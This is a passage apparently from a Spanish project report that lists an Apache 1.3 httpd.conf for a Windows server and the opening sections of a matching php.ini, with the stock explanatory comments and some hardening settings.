AddModule mod_php4.c

#
# ExtendedStatus controls whether Apache will generate "full" status
# information (ExtendedStatus On) or just basic information (ExtendedStatus
# Off) when the "server-status" handler is called. The default is Off.
#
#ExtendedStatus Off

### Section 2: 'Main' server configuration
#
# The directives in this section set up the values used by the 'main'
# server, which responds to any requests that aren't handled by a
# <VirtualHost> definition.  These values also provide defaults for
# any <VirtualHost> containers you may define later in the file.
#
# All of these directives may appear inside <VirtualHost> containers,
# in which case these default settings will be overridden for the
# virtual host being defined.
#

#
# Port: The port to which the standalone server listens.  Certain firewall
# products must be configured before Apache can listen to a specific port.
# Other running httpd servers will also interfere with this port.  Disable
# all firewall, security, and other services if you encounter problems.
# To help diagnose problems use the Windows NT command NETSTAT -a
#
Port 80

#
# ServerAdmin: Your address, where problems with the server should be
# e-mailed.  This address appears on some server-generated pages, such
# as error documents.
#
```

```
ServerAdmin r0man@phreaker.net

#
# ServerName allows you to set a host name which is sent back to clients for
# your server if it's different than the one the program would get (i.e., use
# "www" instead of the host's real name).
#
# Note: You cannot just invent host names and hope they work. The name you
# define here must be a valid DNS name for your host. If you don't understand
# this, ask your network administrator.
# If your host doesn't have a registered DNS name, enter its IP address here.
# You will have to access it by its address (e.g., http://123.45.67.89/)
# anyway, and this will make redirections work in a sensible way.
#
# 127.0.0.1 is the TCP/IP local loop-back address, often named localhost. Your
# machine always knows itself by this address. If you use Apache strictly for
# local testing and development, you may use 127.0.0.1 as the server name.
#
ServerName skorpio.llfb.org


#
# DocumentRoot: The directory out of which you will serve your
# documents. By default, all requests are taken from this directory, but
# symbolic links and aliases may be used to point to other locations.
#
DocumentRoot "D:/PFC/www/"

#
# Each directory to which Apache has access, can be configured with respect
# to which services and features are allowed and/or disabled in that
# directory (and its subdirectories).
#
# First, we configure the "default" to be a very restrictive set of
# permissions.
#
<Directory />
    Options FollowSymLinks
    AllowOverride None
</Directory>

#
# Note that from this point forward you must specifically allow
# particular features to be enabled - so if something's not working as
# you might expect, make sure that you have specifically enabled it
# below.
#

#
# This should be changed to whatever you set DocumentRoot to.
#
<Directory "D:/PFC/www">

#
# This may also be "None", "All", or any combination of "Indexes",
# "Includes", "FollowSymLinks", "ExecCGI", or "MultiViews".
#
# Note that "MultiViews" must be named *explicitly* --- "Options All"
# doesn't give it to you.
#
#    Options Indexes FollowSymLinks MultiViews
     Options FollowSymLinks

#
# This controls which options the .htaccess files in directories can
# override. Can also be "All", or any combination of "Options", "FileInfo",
# "AuthConfig", and "Limit"
#
    AllowOverride None
```

```
#
# Controls who can get stuff from this server.
#
    Order allow,deny
    Allow from all
</Directory>

#
# UserDir: The name of the directory which is appended onto a user's home
# directory if a ~user request is received.
#
# Under Win32, we do not currently try to determine the home directory of
# a Windows login, so a format such as that below needs to be used.  See
# the UserDir documentation for details.
#
<IfModule mod_userdir.c>
    UserDir "D:/PFC/Apache/users/"
</IfModule>

#
# Control access to UserDir directories.  The following is an example
# for a site where these directories are restricted to read-only.
#
#<Directory "D:/PFC/Apache/users">
#    AllowOverride FileInfo AuthConfig Limit
#    Options MultiViews Indexes SymLinksIfOwnerMatch IncludesNoExec
#    <Limit GET POST OPTIONS PROPFIND>
#        Order allow,deny
#        Allow from all
#    </Limit>
#    <LimitExcept GET POST OPTIONS PROPFIND>
#        Order deny,allow
#        Deny from all
#    </LimitExcept>
#</Directory>

#
# DirectoryIndex: Name of the file or files to use as a pre-written HTML
# directory index.  Separate multiple entries with spaces.
#
<IfModule mod_dir.c>
    DirectoryIndex index.html index.php
</IfModule>

#
# AccessFileName: The name of the file to look for in each directory
# for access control information.
#
AccessFileName .htaccess

#
# The following lines prevent .htaccess files from being viewed by
# Web clients.  Since .htaccess files often contain authorization
# information, access is disallowed for security reasons.  Comment
# these lines out if you want Web visitors to see the contents of
# .htaccess files.  If you change the AccessFileName directive above,
# be sure to make the corresponding changes here.
#
# Also, folks tend to use names such as .htpasswd for password
# files, so this will protect those as well.
#
<Files ~ "^\.ht">
    Order allow,deny
    Deny from all
    Satisfy All
</Files>

#
```

```
# Para que no se visualicen los ficheros de include (.inc). Esto es
# importante ya que pueden contener informacion sensible (passwds, ...)
#
<Files ~ "\.inc$">
    Order allow,deny
    Deny from all
    Satisfy All
</Files>

#
# CacheNegotiatedDocs: By default, Apache sends "Pragma: no-cache" with each
# document that was negotiated on the basis of content. This asks proxy
# servers not to cache the document. Uncommenting the following line disables
# this behavior, and proxies will be allowed to cache the documents.
#
#CacheNegotiatedDocs

#
# UseCanonicalName:  (new for 1.3)  With this setting turned on, whenever
# Apache needs to construct a self-referencing URL (a URL that refers back
# to the server the response is coming from) it will use ServerName and
# Port to form a "canonical" name.  With this setting off, Apache will
# use the hostname:port that the client supplied, when possible.  This
# also affects SERVER_NAME and SERVER_PORT in CGI scripts.
#
UseCanonicalName On

#
# TypesConfig describes where the mime.types file (or equivalent) is
# to be found.
#
<IfModule mod_mime.c>
    TypesConfig conf/mime.types
</IfModule>

#
# DefaultType is the default MIME type the server will use for a document
# if it cannot otherwise determine one, such as from filename extensions.
# If your server contains mostly text or HTML documents, "text/plain" is
# a good value.  If most of your content is binary, such as applications
# or images, you may want to use "application/octet-stream" instead to
# keep browsers from trying to display binary files as though they are
# text.
#
DefaultType text/plain

#
# The mod_mime_magic module allows the server to use various hints from the
# contents of the file itself to determine its type.  The MIMEMagicFile
# directive tells the module where the hint definitions are located.
# mod_mime_magic is not part of the default server (you have to add
# it yourself with a LoadModule [see the DSO paragraph in the 'Global
# Environment' section], or recompile the server and include mod_mime_magic
# as part of the configuration), so it's enclosed in an <IfModule> container.
# This means that the MIMEMagicFile directive will only be processed if the
# module is part of the server.
#
<IfModule mod_mime_magic.c>
    MIMEMagicFile conf/magic
</IfModule>

#
# HostnameLookups: Log the names of clients or just their IP addresses
# e.g., www.apache.org (on) or 204.62.129.132 (off).
# The default is off because it'd be overall better for the net if people
# had to knowingly turn this feature on, since enabling it means that
# each client request will result in AT LEAST one lookup request to the
# nameserver.
#
```

```
HostnameLookups Off

#
# ErrorLog: The location of the error log file.
# If you do not specify an ErrorLog directive within a <VirtualHost>
# container, error messages relating to that virtual host will be
# logged here.  If you *do* define an error logfile for a <VirtualHost>
# container, that host's errors will be logged there and not here.
#
ErrorLog logs/error.log

#
# LogLevel: Control the number of messages logged to the error.log.
# Possible values include: debug, info, notice, warn, error, crit,
# alert, emerg.
#
LogLevel warn

#
# The following directives define some format nicknames for use with
# a CustomLog directive (see below).
#
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %b" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent

#
# The location and format of the access logfile (Common Logfile Format).
# If you do not define any access logfiles within a <VirtualHost>
# container, they will be logged here.  Contrariwise, if you *do*
# define per-<VirtualHost> access logfiles, transactions will be
# logged therein and *not* in this file.
#
#CustomLog logs/access.log common

#
# If you would like to have agent and referer logfiles, uncomment the
# following directives.
#
#CustomLog logs/referer.log referer
#CustomLog logs/agent.log agent

#
# If you prefer a single logfile with access, agent, and referer information
# (Combined Logfile Format) you can use the following directive.
#
CustomLog logs/access.log combined

#
# Optionally add a line containing the server version and virtual host
# name to server-generated pages (error documents, FTP directory listings,
# mod_status and mod_info output etc., but not CGI generated documents).
# Set to "EMail" to also include a mailto: link to the ServerAdmin.
# Set to one of:  On | Off | EMail
#
ServerSignature Off

#
# Apache parses all CGI scripts for the shebang line by default.
# This comment line, the first line of the script, consists of the symbols
# pound (#) and exclamation (!) followed by the path of the program that
# can execute this specific script.  For a perl script, with perl.exe in
# the C:\Program Files\Perl directory, the shebang line should be:

   #!c:/program files/perl/perl

# Note you _must_not_ indent the actual shebang line, and it must be the
# first line of the file.  Of course, CGI processing must be enabled by
```

```
# the appropriate ScriptAlias or Options ExecCGI directives for the files
# or directory in question.
#
# However, Apache on Windows allows either the Unix behavior above, or can
# use the Registry to match files by extention.  The command to execute
# a file of this type is retrieved from the registry by the same method as
# the Windows Explorer would use to handle double-clicking on a file.
# These script actions can be configured from the Windows Explorer View menu,
# 'Folder Options', and reviewing the 'File Types' tab.  Clicking the Edit
# button allows you to modify the Actions, of which Apache 1.3 attempts to
# perform the 'Open' Action, and failing that it will try the shebang line.
# This behavior is subject to change in Apache release 2.0.
#
# Each mechanism has it's own specific security weaknesses, from the means
# to run a program you didn't intend the website owner to invoke, and the
# best method is a matter of great debate.
#
# To enable the this Windows specific behavior (and therefore -disable- the
# equivilant Unix behavior), uncomment the following directive:
#
#ScriptInterpreterSource registry
#
# The directive above can be placed in individual <Directory> blocks or the
# .htaccess file, with either the 'registry' (Windows behavior) or 'script'
# (Unix behavior) option, and will override this server default option.
#

#
# Aliases: Add here as many aliases as you need (with no limit). The format is
# Alias fakename realname
#
<IfModule mod_alias.c>

    #
    # Note that if you include a trailing / on fakename then the server will
    # require it to be present in the URL.  So "/icons" isn't aliased in this
    # example, only "/icons/".  If the fakename is slash-terminated, then the
    # realname must also be slash terminated, and if the fakename omits the
    # trailing slash, the realname must also omit it.
    #
    Alias /icons/ "D:/PFC/Apache/icons/"

    <Directory "D:/PFC/Apache/icons">
#        Options Indexes MultiViews
        Options MultiViews
        AllowOverride None
        Order allow,deny
        Allow from all
    </Directory>

    # This Alias will project the on-line documentation tree under /manual/
    # even if you change the DocumentRoot. Comment it if you don't want to
    # provide access to the on-line documentation.
    #
    Alias /manual/ "D:/PFC/Apache/htdocs/manual/"

    <Directory "D:/PFC/Apache/htdocs/manual">
        Options Indexes FollowSymlinks MultiViews
        AllowOverride None
        Order allow,deny
        Allow from all
    </Directory>

    #
    # ScriptAlias: This controls which directories contain server scripts.
    # ScriptAliases are essentially the same as Aliases, except that
    # documents in the realname directory are treated as applications and
    # run by the server when requested rather than as documents sent to the client.
    # The same rules about trailing "/" apply to ScriptAlias directives as to
```

```
    # Alias.
    #
    #ScriptAlias /cgi-bin/ "D:/PFC/Apache/cgi-bin/"

    #
    # "D:/PFC/Apache/cgi-bin" should be changed to whatever your ScriptAliased
    # CGI directory exists, if you have that configured.
    #
    <Directory "D:/PFC/Apache/cgi-bin">
        AllowOverride None
        Options None
        Order allow,deny
        Allow from all
    </Directory>

</IfModule>
# End of aliases.

#
# Redirect allows you to tell clients about documents which used to exist in
# your server's namespace, but do not anymore. This allows you to tell the
# clients where to look for the relocated document.
# Format: Redirect old-URI new-URL
#

#
# Directives controlling the display of server-generated directory listings.
#
<IfModule mod_autoindex.c>

    #
    # FancyIndexing is whether you want fancy directory indexing or standard
    #
    # Note, add the option TrackModified to the IndexOptions default list only
    # if all indexed directories reside on NTFS volumes.  The TrackModified flag
    # will report the Last-Modified date to assist caches and proxies to properly
    # track directory changes, but it does _not_ work on FAT volumes.
    #
    IndexOptions FancyIndexing

    #
    # AddIcon* directives tell the server which icon to show for different
    # files or filename extensions.  These are only displayed for
    # FancyIndexed directories.
    #
    AddIconByEncoding (CMP,/icons/compressed.gif) x-compress x-gzip

    AddIconByType (TXT,/icons/text.gif) text/*
    AddIconByType (IMG,/icons/image2.gif) image/*
    AddIconByType (SND,/icons/sound2.gif) audio/*
    AddIconByType (VID,/icons/movie.gif) video/*

    AddIcon /icons/binary.gif .bin .exe
    AddIcon /icons/binhex.gif .hqx
    AddIcon /icons/tar.gif .tar
    AddIcon /icons/world2.gif .wrl .wrl.gz .vrml .vrm .iv
    AddIcon /icons/compressed.gif .Z .z .tgz .gz .zip
    AddIcon /icons/a.gif .ps .ai .eps
    AddIcon /icons/layout.gif .html .shtml .htm .pdf
    AddIcon /icons/text.gif .txt
    AddIcon /icons/c.gif .c
    AddIcon /icons/p.gif .pl .py
    AddIcon /icons/f.gif .for
    AddIcon /icons/dvi.gif .dvi
    AddIcon /icons/uuencoded.gif .uu
    AddIcon /icons/script.gif .conf .sh .shar .csh .ksh .tcl
    AddIcon /icons/tex.gif .tex
    AddIcon /icons/bomb.gif core
```

```
    AddIcon /icons/back.gif ..
    AddIcon /icons/hand.right.gif README
    AddIcon /icons/folder.gif ^^DIRECTORY^^
    AddIcon /icons/blank.gif ^^BLANKICON^^

    #
    # DefaultIcon is which icon to show for files which do not have an icon
    # explicitly set.
    #
    DefaultIcon /icons/unknown.gif

    #
    # AddDescription allows you to place a short description after a file in
    # server-generated indexes.  These are only displayed for FancyIndexed
    # directories.
    # Format: AddDescription "description" filename
    #
    #AddDescription "GZIP compressed document" .gz
    #AddDescription "tar archive" .tar
    #AddDescription "GZIP compressed tar archive" .tgz

    #
    # ReadmeName is the name of the README file the server will look for by
    # default, and append to directory listings.
    #
    # HeaderName is the name of a file which should be prepended to
    # directory indexes.
    #
    # If MultiViews are amongst the Options in effect, the server will
    # first look for name.html and include it if found.  If name.html
    # doesn't exist, the server will then look for name.txt and include
    # it as plaintext if found.
    #
    ReadmeName README
    HeaderName HEADER

    #
    # IndexIgnore is a set of filenames which directory indexing should ignore
    # and not include in the listing.  Shell-style wildcarding is permitted.
    #
    IndexIgnore .??* *~ *# HEADER* README* RCS CVS *,v *,t

</IfModule>
# End of indexing directives.

#
# Document types.
#
<IfModule mod_mime.c>

    #
    # AddEncoding allows you to have certain browsers (Mosaic/X 2.1+) uncompress
    # information on the fly. Note: Not all browsers support this.
    # Despite the name similarity, the following Add* directives have nothing
    # to do with the FancyIndexing customization directives above.
    #
    AddEncoding x-compress Z
    AddEncoding x-gzip gz tgz
    #
    # AddLanguage allows you to specify the language of a document. You can
    # then use content negotiation to give a browser a file in a language
    # it can understand.
    #
    # Note 1: The suffix does not have to be the same as the language
    # keyword --- those with documents in Polish (whose net-standard
    # language code is pl) may wish to use "AddLanguage pl .po" to
    # avoid the ambiguity with the common suffix for perl scripts.
    #
    # Note 2: The example entries below illustrate that in quite
```

```
    # some cases the two character 'Language' abbreviation is not
    # identical to the two character 'Country' code for its country,
    # E.g. 'Danmark/dk' versus 'Danish/da'.
    #
    # Note 3: In the case of 'ltz' we violate the RFC by using a three char
    # specifier. But there is 'work in progress' to fix this and get
    # the reference data for rfc1766 cleaned up.
    #
    # Danish (da) - Dutch (nl) - English (en) - Estonian (ee)
    # French (fr) - German (de) - Greek-Modern (el)
    # Italian (it) - Korean (kr) - Norwegian (no) - Norwegian Nynorsk (nn)
    # Portugese (pt) - Luxembourgeois* (ltz)
    # Spanish (es) - Swedish (sv) - Catalan (ca) - Czech(cz)
    # Polish (pl) - Brazilian Portuguese (pt-br) - Japanese (ja)
    # Russian (ru)
    #
    AddLanguage da .dk
    AddLanguage nl .nl
    AddLanguage en .en
    AddLanguage et .ee
    AddLanguage fr .fr
    AddLanguage de .de
    AddLanguage el .el
    AddLanguage he .he
    AddCharset ISO-8859-8 .iso8859-8
    AddLanguage it .it
    AddLanguage ja .ja
    AddCharset ISO-2022-JP .jis
    AddLanguage kr .kr
    AddCharset ISO-2022-KR .iso-kr
    AddLanguage nn .nn
    AddLanguage no .no
    AddLanguage pl .po
    AddCharset ISO-8859-2 .iso-pl
    AddLanguage pt .pt
    AddLanguage pt-br .pt-br
    AddLanguage ltz .lu
    AddLanguage ca .ca
    AddLanguage es .es
    AddLanguage sv .sv
    AddLanguage cz .cz
    AddLanguage ru .ru
    AddLanguage tw .tw
    AddLanguage zh-tw .tw
    AddCharset Big5         .Big5    .big5
    AddCharset WINDOWS-1251 .cp-1251
    AddCharset CP866        .cp866
    AddCharset ISO-8859-5   .iso-ru
    AddCharset KOI8-R       .koi8-r
    AddCharset UCS-2        .ucs2
    AddCharset UCS-4        .ucs4
    AddCharset UTF-8        .utf8

    # LanguagePriority allows you to give precedence to some languages
    # in case of a tie during content negotiation.
    #
    # Just list the languages in decreasing order of preference. We have
    # more or less alphabetized them here. You probably want to change this.
    #
    <IfModule mod_negotiation.c>
        LanguagePriority en da nl et fr de el it ja kr no pl pt pt-br ru ltz ca es sv
tw
    </IfModule>

    #
    # AddType allows you to tweak mime.types without actually editing it, or to
    # make certain files to be certain types.
    #
    # For example, the PHP 3.x module (not part of the Apache distribution - see
```

```
    # http://www.php.net) will typically use:
    #
    #AddType application/x-httpd-php3 .php3
    #AddType application/x-httpd-php3-source .phps
    #
    # And for PHP 4.x, use:
    #
    AddType application/x-httpd-php .php
    AddType application/x-httpd-php-source .phps

    AddType application/x-tar .tgz

    #
    # AddHandler allows you to map certain file extensions to "handlers",
    # actions unrelated to filetype. These can be either built into the server
    # or added with the Action command (see below)
    #
    # If you want to use server side includes, or CGI outside
    # ScriptAliased directories, uncomment the following lines.
    #
    # To use CGI scripts:
    #
    #AddHandler cgi-script .cgi

    #
    # To use server-parsed HTML files
    #
    #AddType text/html .shtml
    #AddHandler server-parsed .shtml

    #
    # Uncomment the following line to enable Apache's send-asis HTTP file
    # feature
    #
    #AddHandler send-as-is asis

    #
    # If you wish to use server-parsed imagemap files, use
    #
    #AddHandler imap-file map

    #
    # To enable type maps, you might want to use
    #
    #AddHandler type-map var

</IfModule>
# End of document types.

#
# Action lets you define media types that will execute a script whenever
# a matching file is called. This eliminates the need for repeated URL
# pathnames for oft-used CGI file processors.
# Format: Action media/type /cgi-script/location
# Format: Action handler-name /cgi-script/location
#

#
# MetaDir: specifies the name of the directory in which Apache can find
# meta information files. These files contain additional HTTP headers
# to include when sending the document
#
#MetaDir .web

#
# MetaSuffix: specifies the file name suffix for the file containing the
# meta information.
#
#MetaSuffix .meta
```

```
#
# Customizable error response (Apache style)
#  these come in three flavors
#
#    1) plain text
#ErrorDocument 500 "The server made a boo boo.
#  n.b.  the single leading (") marks it as text, it does not get output
#
#    2) local redirects
#ErrorDocument 404 /missing.html
#  to redirect to local URL /missing.html
#ErrorDocument 404 /cgi-bin/missing_handler.pl
#  N.B.: You can redirect to a script or a document using server-side-includes.
#
#    3) external redirects
#ErrorDocument 402 http://some.other_server.com/subscription_info.html
#  N.B.: Many of the environment variables associated with the original
#  request will *not* be available to such a script.

#
# Customize behaviour based on the browser
#
<IfModule mod_setenvif.c>

    #
    # The following directives modify normal HTTP response behavior.
    # The first directive disables keepalive for Netscape 2.x and browsers that
    # spoof it. There are known problems with these browser implementations.
    # The second directive is for Microsoft Internet Explorer 4.0b2
    # which has a broken HTTP/1.1 implementation and does not properly
    # support keepalive when it is used on 301 or 302 (redirect) responses.
    #
    BrowserMatch "Mozilla/2" nokeepalive
    BrowserMatch "MSIE 4\.0b2;" nokeepalive downgrade-1.0 force-response-1.0

    #
    # The following directive disables HTTP/1.1 responses to browsers which
    # are in violation of the HTTP/1.0 spec by not being able to grok a
    # basic 1.1 response.
    #
    BrowserMatch "RealPlayer 4\.0" force-response-1.0
    BrowserMatch "Java/1\.0" force-response-1.0
    BrowserMatch "JDK/1\.0" force-response-1.0

</IfModule>
# End of browser customization directives

#
# Allow server status reports, with the URL of http://servername/server-status
# Change the "kkkk" to match your domain to enable.
#
#<Location /server-status>
#    SetHandler server-status
#    Order deny,allow
#    Deny from all
#    Allow from kkkk
#</Location>

#
# Allow remote server configuration reports, with the URL of
# http://servername/server-info (requires that mod_info.c be loaded).
# Change the "kkkk" to match your domain to enable.
#
#<Location /server-info>
#    SetHandler server-info
#    Order deny,allow
#    Deny from all
#    Allow from kkkk
```

```
#</Location>

#
# There have been reports of people trying to abuse an old bug from pre-1.1
# days.  This bug involved a CGI script distributed as a part of Apache.
# By uncommenting these lines you can redirect these attacks to a logging
# script on phf.apache.org.  Or, you can record them yourself, using the script
# support/phf_abuse_log.cgi.
#
#<Location /cgi-bin/phf*>
#    Deny from all
#    ErrorDocument 403 http://phf.apache.org/phf_abuse_log.cgi
#</Location>

#
# Proxy Server directives. Uncomment the following lines to
# enable the proxy server:
#
#<IfModule mod_proxy.c>
#    ProxyRequests On

#    <Directory proxy:*>
#        Order deny,allow
#        Deny from all
#        Allow from kkkk
#    </Directory>

    #
    # Enable/disable the handling of HTTP/1.1 "Via:" headers.
    # ("Full" adds the server version; "Block" removes all outgoing Via: headers)
    # Set to one of: Off | On | Full | Block
    #
#    ProxyVia On

    #
    # To enable the cache as well, edit and uncomment the following lines:
    # (no cacheing without CacheRoot)
    #
#    CacheRoot "D:/PFC/Apache/proxy"
#    CacheSize 5
#    CacheGcInterval 4
#    CacheMaxExpire 24
#    CacheLastModifiedFactor 0.1
#    CacheDefaultExpire 1
#    NoCache a_domain.com another_domain.edu joes.garage_sale.com

#</IfModule>
# End of proxy directives.

### Section 3: Virtual Hosts
#
# VirtualHost: If you want to maintain multiple domains/hostnames on your
# machine you can setup VirtualHost containers for them. Most configurations
# use only name-based virtual hosts so the server doesn't need to worry about
# IP addresses. This is indicated by the asterisks in the directives below.
#
# Please see the documentation at <URL:http://www.apache.org/docs/vhosts/>
# for further details before you try to setup virtual hosts.
#
# You may use the command line option '-S' to verify your virtual host
# configuration.

#
# Use name-based virtual hosting.
#
#NameVirtualHost *

#
# VirtualHost example:
```

```
# Almost any Apache directive may go into a VirtualHost container.
# The first VirtualHost section is used for requests without a known
# server name.
#
#<VirtualHost *>
#    ServerAdmin webmaster@dummy-host.example.com
#    DocumentRoot /www/docs/dummy-host.example.com
#    ServerName dummy-host.example.com
#    ErrorLog logs/dummy-host.example.com-error_log
#    CustomLog logs/dummy-host.example.com-access_log common
#</VirtualHost>
```

7. Listado del fichero *"php.ini"* de PHP.

```
 [PHP]

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;; PHP Configuration               ;;
;; by Roman Medina-Heigl Hernandez ;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

;;;;;;;;;;;;;;;;;;;;
; Language Options ;
;;;;;;;;;;;;;;;;;;;;

; Enable the PHP scripting language engine under Apache.
engine = On

; Allow the <? tag.  Otherwise, only <?php and <script> tags are recognized.
short_open_tag = On

; Allow ASP-style <% %> tags.
asp_tags = Off

; The number of significant digits displayed in floating point numbers.
precision    =  14

; Enforce year 2000 compliance (will cause problems with non-compliant browsers)
y2k_compliance = Off

; Output buffering allows you to send header lines (including cookies) even
; after you send body content, at the price of slowing PHP's output layer a
; bit.  You can enable output buffering during runtime by calling the output
; buffering functions.  You can also enable output buffering for all files by
; setting this directive to On.  If you wish to limit the size of the buffer
; to a certain size - you can use a maximum number of bytes instead of 'On', as
; a value for this directive (e.g., output_buffering=4096).
output_buffering = 4096

; You can redirect all of the output of your scripts to a function.  For
; example, if you set output_handler to "ob_gzhandler", output will be
; transparently compressed for browsers that support gzip or deflate encoding.
; Setting an output handler automatically turns on output buffering.
output_handler =

; Transparent output compression using the zlib library
; Valid values for this option are 'off', 'on', or a specific buffer size
; to be used for compression (default is 4KB)
;
; Note: output_handler must be empty if this is set 'On' !!!!
;
zlib.output_compression = Off

; Implicit flush tells PHP to tell the output layer to flush itself
; automatically after every output block.  This is equivalent to calling the
; PHP function flush() after each and every call to print() or echo() and each
; and every HTML block.  Turning this option on has serious performance
; implications and is generally recommended for debugging purposes only.
implicit_flush = Off

; Whether to enable the ability to force arguments to be passed by reference
; at function call time.  This method is deprecated and is likely to be
; unsupported in future versions of PHP/Zend.  The encouraged method of
; specifying which arguments should be passed by reference is in the function
; declaration.  You're encouraged to try and turn this option Off and make
; sure your scripts work properly with it in order to ensure they will work
; with future versions of the language (you will receive a warning each time
```

```
; you use this feature, and the argument will be passed by value instead of by
; reference).
allow_call_time_pass_reference = Off

;
; Safe Mode
;
safe_mode = On

; By default, Safe Mode does a UID compare check when
; opening files. If you want to relax this to a GID compare,
; then turn on safe_mode_gid.
safe_mode_gid = Off

; When safe_mode is on, UID/GID checks are bypassed when
; including files from this directory and its subdirectories.
; (directory must also be in include_path or full path must
; be used when including)
safe_mode_include_dir =

; When safe_mode is on, only executables located in the safe_mode_exec_dir
; will be allowed to be executed via the exec family of functions.
safe_mode_exec_dir =

; open_basedir, if set, limits all file operations to the defined directory
; and below.  This directive makes most sense if used in a per-directory
; or per-virtualhost web server configuration file.
;
;open_basedir =

; Setting certain environment variables may be a potential security breach.
; This directive contains a comma-delimited list of prefixes.  In Safe Mode,
; the user may only alter environment variables whose names begin with the
; prefixes supplied here.  By default, users will only be able to set
; environment variables that begin with PHP_ (e.g. PHP_FOO=BAR).
;
; Note:  If this directive is empty, PHP will let the user modify ANY
; environment variable!
safe_mode_allowed_env_vars = PHP_

; This directive contains a comma-delimited list of environment variables that
; the end user won't be able to change using putenv().  These variables will be
; protected even if safe_mode_allowed_env_vars is set to allow to change them.
safe_mode_protected_env_vars = LD_LIBRARY_PATH

; This directive allows you to disable certain functions for security reasons.
; It receives a comma-delimited list of function names.  This directive is
; *NOT* affected by whether Safe Mode is turned On or Off.
disable_functions =

; Colors for Syntax Highlighting mode.  Anything that's acceptable in
; <font color="??????"> would work.
highlight.string  = #CC0000
highlight.comment = #FF9900
highlight.keyword = #006600
highlight.bg      = #FFFFFF
highlight.default = #0000CC
highlight.html    = #000000


;
; Misc
;
; Decides whether PHP may expose the fact that it is installed on the server
; (e.g. by adding its signature to the Web server header).  It is no security
; threat in any way, but it makes it possible to determine whether you use PHP
; on your server or not.
expose_php = Off
```

```
;;;;;;;;;;;;;;;;;;;
; Resource Limits ;
;;;;;;;;;;;;;;;;;;;

max_execution_time = 30     ; Maximum execution time of each script, in seconds
memory_limit = 8M      ; Maximum amount of memory a script may consume (8MB)


;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
; Error handling and logging ;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

; error_reporting is a bit-field.  Or each number up to get desired error
; reporting level
; E_ALL             - All errors and warnings
; E_ERROR           - fatal run-time errors
; E_WARNING         - run-time warnings (non-fatal errors)
; E_PARSE           - compile-time parse errors
; E_NOTICE          - run-time notices (these are warnings which often result
;                     from a bug in your code, but it's possible that it was
;                     intentional (e.g., using an uninitialized variable and
;                     relying on the fact it's automatically initialized to an
;                     empty string)
; E_CORE_ERROR      - fatal errors that occur during PHP's initial startup
; E_CORE_WARNING    - warnings (non-fatal errors) that occur during PHP's
;                     initial startup
; E_COMPILE_ERROR   - fatal compile-time errors
; E_COMPILE_WARNING - compile-time warnings (non-fatal errors)
; E_USER_ERROR      - user-generated error message
; E_USER_WARNING    - user-generated warning message
; E_USER_NOTICE     - user-generated notice message
;
; Examples:
;
;   - Show all errors, except for notices
;
;error_reporting = E_ALL & ~E_NOTICE
;
;   - Show only errors
;
;error_reporting = E_COMPILE_ERROR|E_ERROR|E_CORE_ERROR
;
;   - Show all errors
;
error_reporting  =  E_ALL

; Print out errors (as a part of the output).  For production web sites,
; you're strongly encouraged to turn this feature off, and use error logging
; instead (see below).  Keeping display_errors enabled on a production web site
; may reveal security information to end users, such as file paths on your Web
; server, your database schema or other information.
display_errors = Off

; Even when display_errors is on, errors that occur during PHP's startup
; sequence are not displayed.  It's strongly recommended to keep
; display_startup_errors off, except for when debugging.
display_startup_errors = Off

; Log errors into a log file (server-specific log, stderr, or error_log (below))
; As stated above, you're strongly advised to use error logging in place of
; error displaying on production web sites.
log_errors = On

; Store the last error/warning message in $php_errormsg (boolean).
track_errors = Off

; Disable the inclusion of HTML tags in error messages.
;html_errors = Off
```

```
; String to output before an error message.
;error_prepend_string = "<font color=ff0000>"

; String to output after an error message.
;error_append_string = "</font>"

; Log errors to specified file.
error_log = "d:\pfc\apache\logs\php.log"

; Log errors to syslog (Event Log on NT, not valid in Windows 95).
;error_log = syslog

; Warn if the + operator is used with strings.
warn_plus_overloading = Off


;;;;;;;;;;;;;;;;;
; Data Handling ;
;;;;;;;;;;;;;;;;;
;
; Note - track_vars is ALWAYS enabled as of PHP 4.0.3

; The separator used in PHP generated URLs to separate arguments.
; Default is "&".
;arg_separator.output = "&amp;"

; List of separator(s) used by PHP to parse input URLs into variables.
; Default is "&".
; NOTE: Every character in this directive is considered as separator!
;arg_separator.input = ";&"

; This directive describes the order in which PHP registers GET, POST, Cookie,
; Environment and Built-in variables (G, P, C, E & S respectively, often
; referred to as EGPCS or GPC).  Registration is done from left to right, newer
; values override older values.
variables_order = "GPCS"

; Whether or not to register the EGPCS variables as global variables.  You may
; want to turn this off if you don't want to clutter your scripts' global scope
; with user data.  This makes most sense when coupled with track_vars - in which
; case you can access all of the GPC variables through the $HTTP_*_VARS[],
; variables.
;
; You should do your best to write your scripts so that they do not require
; register_globals to be on;  Using form variables as globals can easily lead
; to possible security problems, if the code is not very well thought of.
register_globals = On

; This directive tells PHP whether to declare the argv&argc variables (that
; would contain the GET information).  If you don't use these variables, you
; should turn it off for increased performance.
register_argc_argv = Off

; Maximum size of POST data that PHP will accept.
post_max_size = 8M

; This directive is deprecated.  Use variables_order instead.
gpc_order = "GPC"

; Magic quotes
;

; Magic quotes for incoming GET/POST/Cookie data.
magic_quotes_gpc = On

; Magic quotes for runtime-generated data, e.g. data from SQL, from exec(), etc.
magic_quotes_runtime = Off
```

```
; Use Sybase-style magic quotes (escape ' with '' instead of \').
magic_quotes_sybase = Off

; Automatically add files before or after any PHP document.
auto_prepend_file =
auto_append_file =

; As of 4.0b4, PHP always outputs a character encoding by default in
; the Content-type: header.  To disable sending of the charset, simply
; set it to be empty.
;
; PHP's built-in default is text/html
default_mimetype = "text/html"
;default_charset = "iso-8859-1"

; Always populate the $HTTP_RAW_POST_DATA variable.
;always_populate_raw_post_data = On

;;;;;;;;;;;;;;;;;;;;;;;;;
; Paths and Directories ;
;;;;;;;;;;;;;;;;;;;;;;;;;

; UNIX: "/path1:/path2"
;include_path = ".:/php/includes"
;
; Windows: "\path1;\path2"
;include_path = ".;c:\php\includes"

; The root of the PHP pages, used only if nonempty.
; if PHP was not compiled with FORCE_REDIRECT, you SHOULD set doc_root
; if you are running php as a CGI under any web server (other than IIS)
; see documentation for security issues.  The alternate is to use the
; cgi.force_redirect configuration below
doc_root =

; The directory under which PHP opens the script using /~usernamem used only
; if nonempty.
user_dir =

